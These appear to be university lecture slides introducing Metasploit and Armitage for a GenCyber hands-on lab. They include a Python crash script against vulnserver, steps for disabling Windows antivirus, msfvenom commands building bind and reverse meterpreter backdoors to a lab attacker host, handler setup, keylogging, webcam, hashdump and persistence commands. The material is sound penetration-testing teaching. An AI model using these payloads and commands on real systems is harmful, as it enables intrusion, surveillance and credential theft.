Introduction to Metasploit

Xinwen Fu, Ph.D
Professor
Department of Computer Science
University of Massachusetts Lowell

Outline

- Motivating game: Denial of service (DoS)
- Introduction to cyber attack cycle
- Introduction to metasploit and Armitage
- Hands-on labs

Motivating Game


- Can you crash the chat server somehow with */home/usrxxx/GenCyber/attack/DoS.py*?

```
1.  # This module "socket" provides access to the BSD socket interface
2.  import socket
3.  # This module "struct" performs conversions between Python values
4.  # and C structs represented as Python bytes objects.
5.  import struct

6.  HOST = '192.168.7.62'   # vitcim IP
7.  PORT = 9999         # victim port

8.  # Payload to inject into vulnserver
9.  PAYLOAD = (
10.     b'KNOCK /.:/' +  # TRUN command of the server
11.     b'A' * 5000
12. )

13. with socket.create_connection((HOST, PORT)) as fd:
14.     fd.sendall(PAYLOAD)
```

Outline

- Motivating game: Denial of service (DoS)
- Introduction to cyber attack cycle
- Introduction to metasploit and Armitage
- Hands-on labs

Cyber Attack Cycle



Cyber Attack Step

1. Launches scans and imports data from many security scanners
2. Choose exploits and optionally check which exploits will work

Cyber Attack Steps (Cont'd)

3. Perform post-exploitation
   - Escalate your privileges
   - Log keystrokes
   - Dump password hashes
   - Browse the file system
   - Use command shells
4. Setup and use pivots
   - Use compromised hosts as a hop to attack your target's network from the inside.

Remote Exploit

- The target is on the Internet or in a network
- The attacker is not on the target computer
- The attacker attacks the target remotely from its own/local computer against a target which is not its own/local computer

Use credentials/Pass the hash

- Use possible credentials to try to log into the target
- Sometimes, the target accepts the credential hash
  - Pass the hash to login

Client Side Attack

- The user is tricked to run your payload launched from the link and document
- Client side attacks require user-interaction such as enticing them to click a link, open a document, or somehow get to your malicious website
  - The malware runs on the target computer, not deployed from a remote computer

Outline

- Introduction to cyber attack cycle
- Introduction to metasploit and Armitage
- Hands-on labs

metasploit


- Used for penetration testing to find security vulnerabilities
- Can be used through command prompt or Web UI
- Available within Kali Linux

Tutorials

- Metasploit tutorial
- Metasploit unleashed
- Tutorial on armitage
  - Armitage is a GUI front end of metasploit
- Armitage fast and easy hacking
- Spy On Windows Machines Using Metasploit
- How to attack Windows 10 machine with metasploit on Kali Linux

Start Metasploit in Kali

- Metasploit
  - Applications
    →Exploitation Tools
    → Metasploit framework
- Armitage
  - Applications
    →Exploitation Tools
    → Armitage
  - Sometimes, if Armitage cannot start, start metasploit first, close it and then start Armitage




Armitage

- GUI front-end for the Metasploit Framework
  - What you do in armitage will be translated into metasploit commands
- Start Armitage
  - Applications -Exploitation Tools -Armitage
- Attack steps
  1. Scanning
  2. Exploitation
  3. Post exploitation

Vulnerable Targets

- Vulnerable computers on the Internet
  - Do not try!
  - You instructor will not take any responsibility!
- Metasploitable virtual machine
  - A lot of vulnerabilities for exercise
  - https://information.rapid7.com/download-metasploitable-2017.html
  - Default username: msfadmin
    Default password: msfadmin

Armitage Interface



1. Armitage Scanning

- Hosts -MSF Scans
  - Enter scan range: 10.0.2.0/25 or 10.0.2.1-254
- Hosts -Nmap Scan->Intense Scan

2. Armitage Exploitation

- Select the host
- Find the exploit in the tree
  - Learning which exploits to use and when comes with experience
- Double-click on it to bring up the configuration
- Launch

3. Armitage Post Exploitation


- Select the post exploitation module
- Double-clicking on it
- Click on ‘Launch’

Script Kiddy Use of Armitage

1. Start metasploit framework
   - Quit it after it starts
2. Start armitage
3. Scan a local area network
   - *Hosts->MSF Scans*
4. Identify OS of target IP/Computer
   - *Hosts -Nmap Scan -Quick Scan (OS detect)*
5. Find attacks (wait to finish)
   - *Armitage Set Exploit Rank Poor*: run all available attacks
   - *Attacks -Find Attacks*: match found services with exploit database
   - *Attacks -Hail Mary*: deploy found exploits

Exploit using Command Prompt

1. Start the console
   - sudo msfconsole
2. Show and select exploits
   - show exploits
3. Use an exploit
   - msf use “exploit path”
4. Set options of the exploit
   - msf show options
   - msf set payload “particular-payload”
   - msf set RHOST 192.168.1.101
   - msf set RPORT 21
5. Start the exploit
   - msf run or msf exploit



Terms

- Nmap Scans
  - Armitage can launch nmap scans and import the results into Metasploit
- MSF Scans
  - Armitage bundles several Metasploit scans into one feature called MSF Scans
- Payload
  - scripts that the hackers utilize to interact with a hacked system.
- Exploit rank
  - How reliable the exploit is and how likely to cause negative impact on the target system.

Collect Credentials

- Once getting into a computer, collect sensitive information such as usernames and passwords for the purpose of auditing
  - To analyze if systems use strong passwords or not
- Meterpreter is a Metasploit attack payload that provides an interactive shell to the attacker exploring the target machine and execute code
  - Within meterpreter, hashdump can list all the usernames and the passwords

msfvenom

- msfvenom is a Metasploit standalone payload generator
  - Msfvenom Cheat Sheet
- Creates a simple TCP Payload for Windows
  - msfvenom -p windows/meterpreter/reverse_tcp LHOST={DNS / IP / VPS IP} LPORT={PORT / Forwarded PORT} -f exe example.exe

Brute-Force Attacks

- The attacker enumerates all possible passwords automatically to guess the password and gain access over a host or a service
  - Time consuming
  - Dictionary attack will help
- Potential services for brute-force attacks
  - FTP, SSH, mysql, http,Telnet, etc

Maintaining Access

- If we don't maintain access, then we will have to try to exploit it from the beginning in case the hacked system is closed or patched.
  - The best way is to install a **backdoor**.
- Metasploit can plant backdoor
  - **meterpreter** is a special payload
  - It allows you to interact with the target computer
  - So it can plant persistent backdoors so that even if the system restarts, we can still get in

Meterpreter commands!!!

- help
- getuid
- getsystem
- webcam_list
- webcam_snap
- webcam_stream
- record_mic
- screenshot
- keyscan_start
- keyscan_dump
- keyscan_stop
- shell
- Installing Persistence And Opening A Backdoor

Screen Capture!!!

- ps
- migrate PID # explorer.exe
- use espia
- screengrab

Social Engineering

- Social engineering can be broadly defined as a process of extracting sensitive information (such as usernames and passwords) by trick.
- Hackers sometimes use fake websites and phishing attacks for this purpose.
- Metasploit can perform **Phishing Campaign**

Reports


- Metasploit has in-built options that you can use to generate reports to summarize all your activities and findings

Outline

- Introduction to cyber attack cycle
- Introduction to metasploit and Armitage
- Hands-on labs

Metasploit bind-shell

White hat hacker



python3

Metasploit

Kali
192.168.7.129

Msg{backdoor (port 11111)}

Post exploitation tricks

Chat server
(Port 9999)

backdoor
(port 11111)

Windows
192.168.7.62

1. Turn off Windows Virus & Threat Protection

- Type here to search and run
  - *virus & threat protection*
- Under *Virus & threat protection setting*
  - *Manage settings*
- Turn the following settings *off*
  - *Real-time protection*
  - *Cloud-delivered protection*
  - *Automatic sample submission*
  - *Tamper protection*

2 Create bind-shell.py

- *cp reverse-shell.py bind-shell.py*
- Change the victim IP and SHELL of bind-shell.py
  - SHELL: *msfvenom -p windows/meterpreter/bind_tcp RHOST=192.168.7.62 LPORT=11111 EXITFUNC=thread -f python -v SHELL -b '\x00\x0a'*

3 Attack

- TA starts vulnserver.exe
- Student
  - Plant backdoor: *python3 bind-shell.py*
  - **Within metasploit**
    - *use exploit/multi/handler*
    - *set PAYLOAD windows/meterpreter/bind_tcp*
    - *set EXITFUNC thread*
    - *set RHOST 192.168.7.62*
    - *set LPORT 11111*
    - *exploit*

4. Post- Exploitation: Keylogging via Meterpreter

- Within meterpreter
  - keyscan_start
  - keyscan_dump
  - keyscan_stop

Metasploit reverse-tcp

1. Turn off Windows Virus & Threat Protection

- Type here to search and run
  - *virus & threat protection*
- Under *Virus & threat protection setting*
  - *Manage settings*
- Turn the following settings *off*
  - *Real-time protection*
  - *Cloud-delivered protection*
  - *Automatic sample submission*
  - *Tamper protection*

2. Msfvenom to Create Backdoor

- Command to create a backdoor
  - *msfvenom --encrypt aes256 -p windows/meterpreter/reverse_tcp LHOST=192.168.7.129 LPORT=4545 -f exe fine2.exe*
- Copy fine2.exe to Windows VM
  - Open a command console (cmd.exe)
  - *scp -P 2022 kali@192.168.7.129:~/fine2.exe .*

3. Metasploit

- Click *Applications → 08 – exploitation tools →* metasploit framework
  - *use exploit/multi/handler*
  - *set PAYLOAD windows/meterpreter/reverse_tcp*
  - *set LHOST 192.168.7.129*
  - *set LPORT 4545*
  - *exploit*
- Now click fine2.exe on Windows
  - Get a shell
  - Run *dir* to show folder content

4. Post- Exploitation: Keylogging via Meterpreter

- Within meterpreter
  - *keyscan_start*
  - *keyscan_dump*
  - *keyscan_stop*

Armitage

Armitage Lab

- Scan the cyber range
- Scan home network
- Deploy attacks against metasploitable